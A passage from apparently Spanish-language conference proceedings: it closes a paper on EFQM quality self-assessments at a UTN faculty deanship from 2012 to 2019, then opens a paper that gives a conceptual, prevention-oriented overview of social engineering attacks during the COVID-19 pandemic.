


Figura 5. Comparativa por Criterios 2016 al 2017

- Si bien los resultados de 2017 muestran un deterioro con respecto al periodo anterior, el puntaje final es mayor, evidenciando un crecimiento sostenido en la incorporación de prácticas de calidad y en particular del Modelo EFQM.
- La realización regular del Proceso de Autoevaluación y Control EFQM en la facultad en los años 2012, 2015, 2016, 2017 demuestra que las áreas de gestión institucional incorporan progresivamente aspectos clave de la calidad tales como: un lenguaje común, definición de procesos e indicadores, registro de evidencias, evaluación según los indicadores definidos.
- Lo anterior permite reconocer el desarrollo de una cultura organizacional y un estilo de gestión tendiente a la excelencia que permita la mejora en los resultados.

Como aspecto innovador, este año, se decide actualizar el Software EFQM, con el objetivo de poder evaluar el comportamiento de cada área de gestión del Decanato, respecto a cada criterio del Modelo EFQM, y su comparativa con periodos anteriores. Asimismo, para atender a la solicitud de las autoridades respecto a la discriminación y asignación de aspectos de mejoras, se incorpora al informe de autoevaluación 2016 la asignación de cada aspecto de mejora a un área de gestión específica.

De la experiencia realizada en el PAC 2017, surgen los siguientes resultados:

- El puntaje obtenido en este período es mayor al obtenido en 2016, sin embargo el incremento del mismo podría haber sido aún mayor si se dispusiera de mejores evidencias a las brindadas que respalden las actividades desarrolladas.

- Al igual que en períodos anteriores se evidencia la falta de definición e implementación de indicadores claves de rendimiento que permitan medir efectivamente el impacto de las actividades en la institución.
- Al ser el tercer año consecutivo que se realiza esta autoevaluación, los entrevistados demostraron interés y familiaridad con el proceso. Sin embargo, en algunos casos, se debió asistir a las autoridades en reiteradas oportunidades para que puedan completar las entrevistas dado tenían problemas y postergaban las mismas.

De los resultados mencionados, surgen las siguientes recomendaciones para incluir en el próximo PAC:

- Reelaborar las preguntas incluidas en los cuestionarios, reemplazando el término *cliente* por el término *usuario*, considerando este último más pertinente en el ámbito de una universidad pública.
- Mejorar la planificación y realización de las entrevistas, para esto enviar con anterioridad el cuestionario al entrevistado con el objetivo que dispongan de tiempo para tener preparadas las evidencias. Incorporar a la entrevista el seguimiento de las áreas de mejora propuestas en el Informe de Autoevaluación y así optimizar el tiempo disponible con cada autoridad.
- Realizar la carga de los resultados de las entrevistas directamente en el sistema web de EFQM, con el objetivo de disponer de los resultados generales a medida que se realizan las entrevistas y minimizar el error humano que pudiera surgir en el traspaso de los resultados del soporte papel al sistema.
- Al ser la cuarta autoevaluación realizada en la facultad se evidencia el interés institucional en desarrollar políticas de gestión tendientes a la calidad y mejora continua. Sin embargo, se observan aspectos de mejoras recurrentes no tratados por ningún área del Decanato. Por esto se recomienda la creación de un área responsable los aspectos de Gestión de la Calidad dentro de la institución.

Período 2019 Las autoridades del Decanato adhieren a realizar el cuarto Proceso de Autoevaluación y Control, comprometiendo a todo el Gabinete. La experiencia del PAC 2019, se extiende a catorce áreas del Decanato, logrando una participación del 93 % del total. Transcurridos dos años desde la realización del último proceso de autoevaluación y control, se observa sólo una modificación en el Gabinete. Esto se considera un aspecto positivo, dado que se cuenta con autoridades que ya han participado de procesos anteriores, reduciendo así el tiempo necesario para la inducción y sensibilización.

Los resultados obtenidos en el PAC 2019 es de 378.25 puntos, logrando un reconocimiento de Excelencia Europea a través del Sello Bronce de **3 Estrellas**. El resultado expresa un deterioro del 24,7 % respecto al resultado del PAC 2017.

Para este año, se observa una clara disminución del puntaje en todos los criterios del modelo EFQM. Evaluando la causa de la disminución en los criterios enunciados, una de las razones es que no se observa una relación entre las funciones de cada área de gestión del Decanato y los lineamientos estratégicos establecidos en el PIF, que posibiliten medir como contribuyen al mismo. Como consecuencia, pocas áreas poseen indicadores de rendimiento para poder medir diferentes índices que serían de suma utilidad para la facultad. Asimismo persisten sin ser abordados los aspectos de mejoras recurrentemente enunciados en los informes de autoevaluación previos.

Se observa que los criterios en los que se evidencian mayor retroceso porcentual respecto a 2017 son: Resultados en la sociedad (57 % de deterioro), Resultados en las Personas (55,04 % de deterioro), Resultados Claves (28,66 % de deterioro), Resultados en los Clientes (28,1 % de deterioro). Según el Modelo EFQM, estos criterios tratan sobre lo que el Decanato logra y como lo logra. Los “Resultados” son consecuencia de los “Agentes Facilitadores”, y estos se mejoran utilizando la información procedente de los Resultados”. Se desprende la necesidad de abordar la problemática de manera integral.

Por lo indicado y atendiendo las recomendaciones realizadas en el PAC 2017, se decide elaborar y elevar al Decanato, un conjunto de actividades y documentos tendiente a implementar un Sistema de Gestión de la Calidad en la Institución según lo define la Norma ISO 9001:2015⁹:

- **Descripción de la Institución:** en la cual se aplica el SGC. Se describe asimismo su *misión, visión y valores* y se presenta su *organigrama*.
- **Análisis del contexto interno y externo** con el objeto de comprender a la institución y su contexto, se considera un amplio rango de factores potenciales (internos y externos) que pueden impactar en el SGC.
- **Descripción de los intereses y expectativas de las partes interesadas.**
- **Alcances del SGC** donde se establecen y documentan los límites del SGC. En este trabajo, dicho alcance comprende al Decanato de la facultad.
- **Descripción del Mapa de Procesos** donde se definen el conjunto de procesos estratégicos, operativos y soporte presentes en la institución.

⁹<https://www.iso.org/obp/ui/#iso:std:iso:9001:ed-5:v1:es>

Periodo	2012	2015	2016	2017	2019
Puntos EFQM	195,9	271,84	475,72	502,33	378,3
Áreas Evaluadas	8	8	11	13	14
Sello Obtenido	No alcanzó puntaje para reconocimiento				
Reconocimiento EFQM	-----	200 pts o más: Compromiso hacia la Excelencia	400 pts EFQM o más: Sello Plata	500 pts EFQM o más: Sello Oro	300 pts EFQM o más: Sello Bronce

Figura 6. Línea de tiempo de Autoevaluación en la facultad.

- **Definición de Política de Calidad** en la que la dirección establece y comunica formalmente metas y compromisos compatibles y apropiados a la dirección estratégica.
- **Definición de Objetivos de la Calidad** consistentes y mensurables que permitan convertir la Política de Calidad en una realidad.
- **Abordaje de los riesgos y oportunidades** de acuerdo al Análisis del Contexto, definido previamente, comprender los riesgos y oportunidad y determinar las acciones, objetivos y planes para direccionarlos.
- **Diseño de la ficha técnica del puesto de trabajo** Determinar y documentar las competencias de cada puesto de trabajo y función que afecte la calidad. Esto puede usarse para evaluar la competencia existente y para determinar futuras necesidades.
- **Diseño de la ficha técnica del Proceso de Autoevaluación y Control.**
- **Diseño de la ficha técnica del procedimiento PAC** que detalla las actividades que comprende el proceso de autoevaluación y control, indicando responsables de cada actividad, fechas / plazos, registros resultantes.
- **Diseño del Modelo y notación del Proceso de Autoevaluación** con el objetivo de proporcionar una notación gráfica estándar, legible y entendible sobre el proceso de autoevaluación utilizando la herramienta BPMN (Business Process Model and Notation).

De la experiencia realizada en el PAC 2019, se aporta a la institución la documentación enunciada, para que sirva de marco de referencia y eventual punto de partida para la definición formal del SGC de la facultad. Asimismo surge la recomendación de crear un área de Calidad Institucional responsable de elaborar, implementar y dar seguimiento a la documentación desarrollada de modo que sirva de marco de referencia y eventual punto de partida.

5. Análisis de los Resultados

En esta sección se analiza el desempeño institucional por cada criterio del modelo EFQM. A partir de la definición y directrices de cada uno, se identifican fortalezas y aspectos de mejora que contribuyen a reconocer el estado de situación de la Institución y sugerir acciones futuras que se elaboran en las conclusiones del trabajo.

Como parte del ciclo de mejora continua que propone EFQM, el análisis comparativo resulta indispensable para identificar de qué forma se aplica este modelo de gestión de la calidad en el Decanato y reconocer áreas de mejora. La Figura 6 presenta, a modo de línea de tiempo, los puntos obtenidos por la facultad para cada período evaluado (2012, 2015, 2016, 2017 y 2019) y el reconocimiento a través del otorgamiento de un Sello de Excelencia:

Las sucesivas autoevaluaciones han puesto de manifiesto el sostenido interés del Decanato de la facultad en el desarrollo de un modelo de gestión basado en la calidad, la mejora continua (ver Figura 7 comparación por criterio en cada uno de los periodos).

Liderazgo

En la figura 7 se observa un crecimiento sostenido de este criterio desde 2012 hasta 2017 inclusive, debido a que la universidad ha desarrollado un Plan Estratégico Institucional donde se enuncian su Misión, Visión y Objetivos Estratégicos. La Institución los adecúa a su contexto regional, social y productivo y lo refleja en un Plan Institucional de Facultad (PIF) que es socializado a sus grupos de interés mediante el sitio web institucional y una activa presencia en redes sociales y medios masivo de comunicación. Asimismo se observa como aspecto positivo que el PIF se gestiona y supervisa mediante un sistema informático de Gestión por Procesos (QOSQO). Por otra parte, la Institución realiza de manera planificada y periódica reuniones, en las que participan todos sus órganos de Gobierno, donde se socializan las acciones, se analizan resultados y proponen mejoras y actualizaciones que se consideren pertinentes. Sin embargo en la autoevaluación del 2019, se observa un retroceso, debido

Autoevaluación EFQM - Comparación histórica




Figura 7. Comparativa por Criterios desde 2012 al 2019

a la falta de definición de las funciones y responsabilidades de cada área de gestión y el establecimiento de un conjunto de indicadores significativos de rendimiento que permitan revisar la eficacia de las acciones y su contribución. También se observa que la Institución debe seguir trabajando en el diseño de los procesos generales del Decanato que contribuyan a generar valor a los grupos de interés de la Facultad.

Estrategia

En las autoevaluaciones realizadas en 2012 hasta 2016 inclusive, se observa un incremento sostenido del criterio, debido a la evidencia de procedimientos no formalizados, mediante los cuales la facultad define sus planes operativos y necesidades presupuestarias anuales, las discute en el Decanato y socializan. Asimismo se observaron canales (formales e informales) de recepción de necesidades y expectativas de los grupos de interés. En la Figura 7 puede observarse que a partir de 2017 se presenta un retroceso sostenido en el 2019, que se debe a la falta de avances en la formalización y comunicación de los procedimientos antes mencionados, como también en la definición de estrategias que permitan la evaluación periódica de los resultados de las acciones desarrolladas en los diversos grupos de interés. Asimismo debido a la necesidad de incorporar en el PIF, aspectos locales y globales de índole política, normativa y social que contribuya a identificar nuevos escenarios estratégicos para la Institución.

Personas

En la Figura 7 se observa un crecimiento sostenido de este criterio desde 2012 hasta 2017 inclusive. Esto resulta de observar que la facultad aplica las legislaciones y normativas vigentes respecto a relaciones laborales y convenios co-

lectivos de trabajo. Atiende, a demanda, a las necesidades de capacitación del personal y difunde frente a la Sociedad logros destacados de sus equipos académicos, científicos y de transferencia al medio. Sin embargo en la autoevaluación del periodo 2019 se observa un retroceso debido a la necesidad de avanzar y seguir trabajando en alinear los Planes Operativos/Presupuestarios con los Planes de Desarrollo y Capacitación del Personal, y desarrollarlos según sus necesidades de actualización y formación. Asimismo, debe continuar trabajando en el diseño e implementación de un programa de relevamiento del clima laboral que permita conocer y abrir una instancia de diálogo respecto a las opiniones y expectativas. Finalmente, la necesidad de establecer y sostener un mecanismo de reconocimiento al Personal, por sus logros y esfuerzos, que posibilite motivar a las personas para que se impliquen en la mejora e innovación.

Alianzas y Recursos

En las autoevaluaciones realizadas en 2012 hasta 2016 inclusive, se observa un crecimiento debido a la intensa actividad de identificación y relación con diversas organizaciones públicas y privadas del ámbito educativo, social, productivo y gubernamental. Mediante la realización de convenios marco y específicos la Institución realiza la transferencia, de su producción académica y tecnológica, al medio productivo y social en la forma de asesoramientos, desarrollos, capacitaciones y desarrollo integral de proyectos en su ámbito de competencias.

A partir de las autoevaluaciones del 2017 y 2019 se observa en la Figura ?? un decremento, en los resultados obtenidos ya que la facultad debe seguir trabajando en definir y comunicar procesos de gestión de riesgo financiero y pro-

gramas de inversiones. Asimismo, la necesidad de formalizar un Programa de Gestión de Seguridad de la Información, que establezca los procesos para gestionar la accesibilidad, confidencialidad, integridad y disponibilidad de los activos de información, minimizando los riesgos de seguridad de la información.

Procesos

En las autoevaluaciones realizadas en 2012 hasta 2016 inclusive, se observa una mejora en los resultados obtenidos, debido a estrategias y acciones desarrolladas por la Institución, para reconocer las necesidades y expectativas de sus grupos de interés para identificar las mejoras necesarias en sus productos y servicios. Asimismo, mediante resoluciones, ordenanzas y reglamentos que definen sus tareas y actividades y establece niveles de compromiso y responsabilidad. También se destaca debido a que en la Secretaría de Extensión Universitaria ha certificado sus procesos en base al estándar internacional de ISO 9001.

A partir del 2017 se observa un decremento de este criterio, debido a la falta de avances en el diseño y formalización de los procesos claves de la Institución para desplegar y desarrollar su Estrategia y Plan Operativo. Así también, la necesidad de establecer indicadores de rendimiento para cada uno de estos y la necesidad de formalizar canales para la gestión de quejas y/o sugerencias que contribuya a la mejora continua y la toma de decisiones.

RESULTADOS Para todos los criterios evaluados en Resultados, se observa un retroceso en los valores obtenidos en la autoevaluación del 2015 respecto a la del 2012, debido a diferencias en la valoración de las evidencias realizadas por la cátedra SGC en las autoevaluaciones.

Resultado en los clientes A partir del 2015 se observa en la Figura 7 un crecimiento sostenido hasta 2017 inclusive, ya que la Institución tiene identificados sus grupos de interés (estudiantes, graduados, docentes, empresas y organizaciones, la Sociedad) y desarrolla acciones para atender a las necesidades y expectativas de cada grupo. Asimismo tiene definidos indicadores de desempeño, establecidos en los procesos de Evaluación Institucional de la CONEAU, que son relevados y evaluados a demanda de dichos procesos externos. Mediante canales y medios informales (correo electrónico, Redes Sociales) se obtiene una percepción del nivel de satisfacción de los grupos de interés. En 2019 se observa un decremento para este criterio, debido a la falta de continuidad en la medición periódica de la Institución respecto a los indicadores de desempeño y la percepción que las partes interesadas antes mencionadas.

Resultados en las Personas En este criterio a partir del 2015 hasta el 2017 inclusive, se observa un crecimiento sostenido debido a que la Institución tiene una política de apertura y disposición para atender a las necesidades de su Personal que dispone de canales e instancias para comunicarlás de manera verbal o escrita (por Mesa de Entrada). Estas son

analizadas y, cuando resulta factible, se toman las acciones necesarias tendientes a satisfacerlas. Sin embargo en 2019, existe un decremento debido a la falta de definición de indicadores que permitan medir el nivel de satisfacción de las personas de la Institución y sostenerlo como una política pública de la misma.

Resultados en la Sociedad Este criterio también presenta un crecimiento sostenido desde 2015 al 2017 inclusive, dado que la facultad desarrolla acciones específicas para atender a las necesidades y expectativas de cada grupo de interés de la sociedad, posicionándola en términos de Calidad educativa mediante carreras de pregrado, con pronta salida laboral; carreras de grado y posgrado que atienden a las necesidades productivas y tecnológicas del medio regional y nacional. Transferencia al medio productivo y social: mediante acuerdos y convenios con organismos provinciales donde la Facultad pone a aportar profesionales y experiencia en sus ámbitos de competencia. Asimismo, posee numerosos Grupos de Investigación que contribuyen a la producción científica y tecnológica que luego es transferida al medio. Sin embargo se sostiene, al igual que en los otros criterios de Resultados, un decremento en el periodo 2019 debido a la falta de formalización de indicadores específicos en la sociedad que permitan una evaluación periódica del mismo por parte de la Institución.

Resultados Claves En la figura 7 en relación a resultados claves se da un comportamiento de similares características que los criterios resultados ya evaluados, esto es debido a que la Institución obtiene su financiamiento del Tesoro Nacional (asignado completamente al pago de sueldo) y los Producidos Propios generados a partir de convenios con instituciones públicas y privadas. Se observa un desempeño positivo y sostenido evidenciado en mejoras edilicias, equipamiento nuevo, financiamiento de grupos de investigación, etc. En términos no financieros, los procesos claves de la Institución son evaluados por la CONEAU de acuerdo a un conjunto de indicadores, en el marco de los Procesos de Evaluación Institucional y Acreditación de Carreras. Si bien la evaluación externa por parte de la CONEAU se ve como un aspecto positivo para la Institución, en el periodo 2019 se evalúa en decremento este criterio, ya que se considera importante medir y evaluar periódicamente los indicadores de desempeño clave de la Institución más allá de un evaluador externo.

Aspectos de Mejoras de los Resultados Del análisis de cada uno de los Resultados, surgen aspectos comunes de mejora, en los que se considera que la Institución debe seguir trabajando. Definir como una política pública que permita conocer de forma periódica, precisa y oportuna las necesidades y expectativas de cada grupo de interés de la facultad, e integrarla a los procesos de la Institución, para adecuar sus productos y servicios, de manera flexible y dinámica, a estas necesidades. Establecer indicadores de

rendimiento que permitan a la Institución medir, supervisar, entender, predecir y mejorar su rendimiento. Integrar la percepción de los grupos de interés y los indicadores antes mencionados a la gestión de la Institución, posibilitando su evaluación periódica y sistematizada y no a demanda de procesos externos.

6. Conclusiones y trabajos futuros

Desde el punto de vista de quienes diseñan, conducen y analizan los procesos se observa que el modelo elegido resulta pertinente en la institución. Las adecuaciones que progresivamente fueron incorporadas atendiendo a las recomendaciones del Modelo y a las particularidades de la Institución permitieron refinar las observaciones y proveer, en cada edición, mayor cantidad y calidad de resultados, que permitieron identificar puntos fuertes y oportunidades de mejoras. En relación con las autoridades que han participado, desde la primera aplicación de EFQM a la fecha, se observa un creciente interés en desarrollar acciones y estrategias en sus respectivas áreas de gestión, desde una mirada de la calidad y la excelencia. Asimismo, se percibe un manifiesto interés en los resultados de cada PAC considerando que sus conclusiones les brindan información y una perspectiva que pueden aplicar en su quehacer cotidiano. Se puede afirmar que la facultad desarrolla progresivamente una cultura de la excelencia, incorporando la mejora continua y la autoevaluación a las políticas, programas y acciones de gestión que desarrollan.

Habida cuenta del grado de madurez evidenciado, e interés institucional manifestado, se detallan las principales conclusiones y recomendaciones para que la Institución pueda seguir transitando el camino hacia la Excelencia, basado en los tres componentes integrados: *Los Conceptos Fundamentales de la Excelencia*, *El Modelo EFQM de Excelencia* y *El Esquema lógico REDER*.

Respecto al primer componente *Los Conceptos Fundamentales de la Excelencia*, la UTN-FRT tiene definido sus grupos de interés y esta orientada a cubrir las necesidades y expectativas que de estos conocen. Con el propósito de alinear sus acciones, sería conveniente establecer y formalizar una política que permita identificar de manera **sistematizada y periódica** sus necesidades y expectativas y organizar lo identificado en líneas de acción estratégica. Establecer un diálogo transparente y con franqueza, implicando a los grupos de interés en la generación de ideas e innovación, desarrollando redes de aprendizaje y colaboración que permitan identificar oportunidades y proponer soluciones creativas y de valor sostenible para los grupos de interés actuales y potenciales. Integrar las líneas de acción estratégicas al PIF (Plan Institucional de la Facultad), asegurándose de que los cambios pueden implantarse de una manera oportuna y adecuada, mediante procesos que dispongan de un conjunto

significativo de indicadores de rendimiento y de medidas de resultados, permitiendo la revisión de los procesos clave y de su contribución a los objetivos estratégicos.

Respecto al segundo componente, *El Modelo EFQM de Excelencia*, se proponen líneas de acciones para futuros procesos de autoevaluación y control, tales como adecuar los cuestionarios utilizados para la obtención de datos, alineándolos con el contexto institucional, su Visión, Misión y el PIF. Dicha adecuación posibilitará establecer una relación entre los PAC y la evaluación de los metas y objetivos institucionales plasmados en dichos instrumentos; definir cuestionarios direccionados para cada área de gestión, presentados vía web, que permitan evaluar en que medida cada área y la Institución se desempeña y contribuye, a través del Modelo EFQM, a las líneas estratégicas y objetivos definidos en el PIF y, sensibilizar y capacitar a las autoridades y evaluadores en los conceptos de Procesos, Evidencias, Indicador Clave de Rendimiento del proceso (KPI), y las fuentes de donde se obtengan medidas de percepción de los distintos grupos de interés; de modo de desarrollar y mantener un lenguaje común.

Respecto al tercer componente, *El Esquema lógico REDER*, ha sido utilizado en una primera instancia y ha permitido a la Institución disponer de una herramienta de gestión y una forma sistematizada de evaluar su rendimiento. Se entiende que profundizar en la aplicación del esquema lógico REDER contribuirá a sugerir direcciones y acciones de gestión alineadas con los resultados propuesto por la Facultad.

Finalmente, por lo expresado hasta aquí, surge que el trabajo realizado, ha favorecido a crear una cultura, un lenguaje común de calidad y excelencia, y un reconocimiento de las autoridades de la facultad acerca de la importancia de la autoevaluación periódica. Para seguir en el camino a la Excelencia, y sostenerlo de manera planificada y sistematizada, el ámbito de aplicación actual (la asignatura SGC) debiera sustituirse y realizarse a través de un área de gestión integrada al sistema de gobierno de la Facultad, que sea responsable de desarrollar, evaluar, revisar y perfeccionar los lineamientos desplegados en base al seguimiento y análisis de los resultados alcanzados. Se espera que esta experiencia presentada en este trabajo, pueda resultar de interés para otros colegas y/o instituciones interesados en abordar la Calidad y Excelencia en la Educación Superior Pública.

Referencias

- [1] Francisco José Fernández-Cruz, Jesús Miguel Rodríguez-Mantilla, and M^a José Fernández Díaz. Evaluación del impacto de la aplicación del modelo de excelencia europeo (EFQM) en el clima escolar y en la satisfacción de sus miembros. In *Investigar con y para la sociedad*, Vol. 2, 2015 (Volumen 2),

ISBN 978-84-686-6905-2, págs. 1179-1190, pages 1179–1190, 2015.

- [2] María García García. Proceso de implantación del Modelo EFQM en el SPRL de la Universidad de Valladolid. 2018.
- [3] Ordoñez Gavilanes and Magdalena Emilia. La Autoevaluación de Instituciones de Educación Superior utilizando el modelo EFQM: Un estudio en la Universidad Católica de Cuenca, extensión Cañar. *Yachana*, 6(1):47–59, 2017.
- [4] Gustavo Maigua. *Autoevaluación EFQM en el Decanato de la Facultad Regional Tucumán de la Universidad Tecnológica Nacional, República Argentina*. PhD thesis, Universidad de Alcalá, Madrid, España, 2012.
- [5] Catalina Martinez Mediano and Nuria Riopérez Losada. EL MODELO DE EXCELENCIA DE LA EFQM Y SU APLICACIÓN PARA LA MEJORA DE LOS CENTROS EDUCATIVOS. *Educación XXI*, 8(1), 2005.
- [6] Vallejos Monja and Victor Manuel. Sistema de gestión de calidad según ISO 9001:2015 para mejorar procesos de capacitación, Universidad Nacional de San Martín – Tarapoto, 2018. *Repositorio Institucional - UCV*, 2019.
- [7] Andy Neely. The evolution of performance measurement research. *International Journal of Operations & Production Management*, 2005.
- [8] S. S. Nudurupati, U. S. Bititci, V. Kumar, and F. T. S. Chan. State of the art literature review on performance measurement. *Computers & Industrial Engineering*, 60(2):279–290, March 2011.
- [9] Marisa Laura Pimienta. La certificación de la calidad en las universidades: Caso UMaza. 2016.
- [10] Fabián Soria. Desarrollo de Software para Evaluación Integral de la Gestión Estratégica del Decanato de la Facultad Regional Tucumán de la Universidad Tecnológica Nacional. May 2016.
- [11] Miguel Ferrando Sánchez and Javier Granero Castro. *Calidad total: modelo EFQM de excelencia*. FC Editorial, 2005.
- [12] Paolo Taticchi, Kashi R Balachandran, Marco Botarelli, and Luca Cagnazzo. Performance measurement management for small and medium enterprises: an integrated approach. *Journal of Applied Management Accounting Research*, 6(2):57, 2008.

VI-Redes - Sistemas Operativos - Fundamentos Informáticos - Seguridad

Ingeniería Social y COVID-19 : Análisis de la Explotación de Vulnerabilidades Humanas en el Marco de una Pandemia

Denise Gross
LINSI - UTN La Plata
grossdenise@frlp.utn.edu.ar

Lautaro Bifano
Secretaría de TIC - UTN La Plata
bifanolautaro@frlp.utn.edu.ar

Resumen

En este trabajo se refleja el impacto del coronavirus en el ámbito de la ingeniería social. Con la pandemia, no solo hubo damnificados en las órbitas de la salud y la economía sino también en la seguridad informática. La multiplicación y diversificación del uso de medios electrónicos de comunicación, acentuó la cantidad y variedad de posibles víctimas de estrategias de distinta índole, basadas en un elemento común: el “error” del usuario.

Surge así la necesidad de dilucidar y entender los fundamentos de todos los nuevos y otros antiguos pero renovados frentes de ataques que afectan la ciberseguridad, en Argentina y en el resto del mundo.

Palabras clave

Ingeniería social; factor humano; coronavirus; COVID-19; ciberataques; ciberseguridad; seguridad de la información.

Introducción

En diciembre de 2019, se anunciaron en Wuhan (China), los primeros casos del “nuevo coronavirus” o COVID-19. Desde entonces, la curva de infectados ha ido en aumento, ya que éstos se han ido dispersando por el mundo, haciendo circular el virus que, a su vez, fue evolucionando y provocando una pandemia a la que sólo se le puede hacer frente “quedándose en casa”. En Argentina, el aislamiento “físico” obligatorio, se fijó en marzo del 2020, actuando como acelerador del tráfico de Internet y de la transformación digital, lo que supone la posibilidad de un incremento de ciberataques.

La tecnología encuentra la manera de adaptarse para volverse imprescindible en la vida cotidiana de los usuarios. La ingeniería social, hace lo mismo. Sin embargo, este fenómeno no es nuevo, simplemente muta. El objetivo de este trabajo es demostrar, a partir de hechos

detectados en los últimos meses¹, el poder del factor humano en tiempos de pandemia y viralización, física y virtual, con el fin de prevenir incidentes y delitos informáticos.

Para ello, debemos detenernos en algunos conceptos y adaptarlos al contexto nacional e internacional actual. Luego, procederemos a estudiar los ataques de ingeniería social observados, terminando este estudio con la presentación de nuestras conclusiones y perspectivas [1-2].

1. Nociones preliminares sobre ingeniería social

El Grupo de Investigación en Ingeniería Social de la Universidad Tecnológica Nacional, Facultad Regional de La Plata², se inspira de autores especializados en la materia, como Christopher Hadnagy y Kevin Mitnick, para definirla, como una “mezcla de arte y ciencia que tiene como objetivo manipular o influir una persona o un grupo de personas”[3-4].

Hoy en día, la ingeniería social, representa un “conjunto de herramientas y de métodos que combinan nuevas tecnologías con técnicas de manipulación y persuasión, permitiendo crear, a quienes la emplean maliciosamente, distintas estrategias de ciberataques, basadas en la explotación de vulnerabilidades humanas. De esta manera, se puede obtener de las víctimas una determinada información o conducta (acción u omisión) que los atacantes utilizarán, en la mayoría de los casos (no siempre), a fines fraudulentos” [5]. Esto hace que el ser humano sea considerado como el “eslabón más débil” de la cadena de seguridad de la información.

¹ Nuestro trabajo se construye a partir de la investigación desarrollada durante los meses de marzo, abril y mayo de 2020, para el Grupo de Investigación en Ingeniería Social, disponible en: <https://medium.com/@grupoingsocial>

Surge así la necesidad de crear el Observatorio Universitario de Ingeniería Social.

² <https://ingenieriasocial.com.ar/>

La ingeniería social se transformó en el mejor método para cometer ciberataques, a raíz de la cantidad de usuarios conectados compartiendo información y del aumento de herramientas “técnicas” de protección de redes y sistemas informáticos, descuidando el aspecto preventivo de las políticas de seguridad, entre otros factores. Esto lleva a los atacantes a buscar una alternativa, más rápida y generalmente más barata, para esquivar las barreras, en lugar de romperlas. A su vez, la ingeniería social no requiere tener un conocimiento profundo de informática, por lo tanto, muchos criminales se vuelcan a Internet para cometer estos hechos, sin que podamos considerarlos “expertos en hacking”. Sin embargo, no por ello hay que subestimarlos. Si bien las estadísticas están lejos de la realidad y dependen de quien las publique, existe una gran cantidad de estudios donde se vislumbra el impacto que la ingeniería social puede tener en particulares, empresas y gobiernos, en términos de pérdidas económicas, materiales y reputacionales, sin olvidar el daño moral.

2. Composición y tipos de ataques

Aunque no sea posible enumerar todos los ataques de ingeniería social existentes, podemos afirmar que, salvo excepciones, las estrategias se arman de la misma manera, siguiendo un ciclo, un modo operatorio común. La mayoría de los autores especializados en ingeniería social, coinciden en las etapas que componen estos ataques: la colecta de información; el desarrollo de una relación con la víctima; la explotación de esa relación; la ejecución y exfiltración del atacante.

A la vez, cabe destacar que, en función de la información obtenida en la primera etapa, y para desarrollar un vínculo con su víctima (“rapport”), el atacante necesita crear un pretexto, que se compone de un personaje y de una situación probable. Ambos sirven para darle un marco de credibilidad al mensaje, en el cual, le solicita a la víctima, decir, hacer o no hacer algo. En otras palabras, consumir el ataque sin darse cuenta. Luego, se ocupará de buscar una manera discreta de cortar ese vínculo, borrar sus huellas y desaparecer con lo obtenido, pudiéndolo reutilizar directamente para su propio beneficio, preparar estrategias más personalizadas o vender el botín a terceros, por ejemplo, en la *Dark Web*. Las ganancias le permiten reinyectar ese dinero a través de mecanismos de lavado o bien reinvertirlo en nuevas estrategias, lo que hace que el final de un ataque se convierta en el inicio de otro, como un círculo vicioso [2].

En cuanto a los tipos de ataques, podemos clasificarlos, por un lado, en *físicos*, *remotos* o *combinados*. Es decir, que no siempre es necesario estar detrás de una pantalla para ser víctima de los mismos. Por el otro, una

clasificación reciente, los divide en *físicos*; *técnicos*; *sociales* y *sociotécnicos* [6].

El ataque *físico* implica un trabajo en persona del atacante o de alguien a quien éste le dé instrucciones. Entre los *remotos*, tendremos al resto de las categorías: los ataques *técnicos*, exclusivamente basados en el uso de dispositivos, herramientas y sistemas informáticos (como vectores); los *sociales*, que se basan fundamentalmente en técnicas psicológicas de influencia y manipulación para explotar la relación con la víctima a los fines de ejecutar el ataque; los *sociotécnicos*, que son los más eficaces por combinar herramientas técnicas y psicológicas. Estos últimos podrían ser también un combinado *físico* y *remoto*.

3. Herramientas

La ingeniería social utiliza desde hace varios años herramientas técnicas y programas maliciosos para poder cubrir el ecosistema virtual, que se suman a las técnicas psicológicas históricas para explotar las vulnerabilidades humanas.

3.1 Herramientas técnicas

Podemos confirmar que, cuanto más información se obtenga durante la primera etapa, mayores son las probabilidades de que el ataque tenga éxito. Para ello, la ingeniería social se apoya mucho en la explotación de información obtenida en fuentes abiertas, lo que se conoce como OSINT (*Open Source Intelligence*), y SOCMINT (*Social Media Intelligence*), cuando se enfoca en redes sociales.

Asimismo, presentamos un cuadro con un breve resumen de las herramientas que pueden ser útiles para ingenieros sociales [2,3], [7,8]:

Tabla 1. Ejemplos y usos de herramientas técnicas

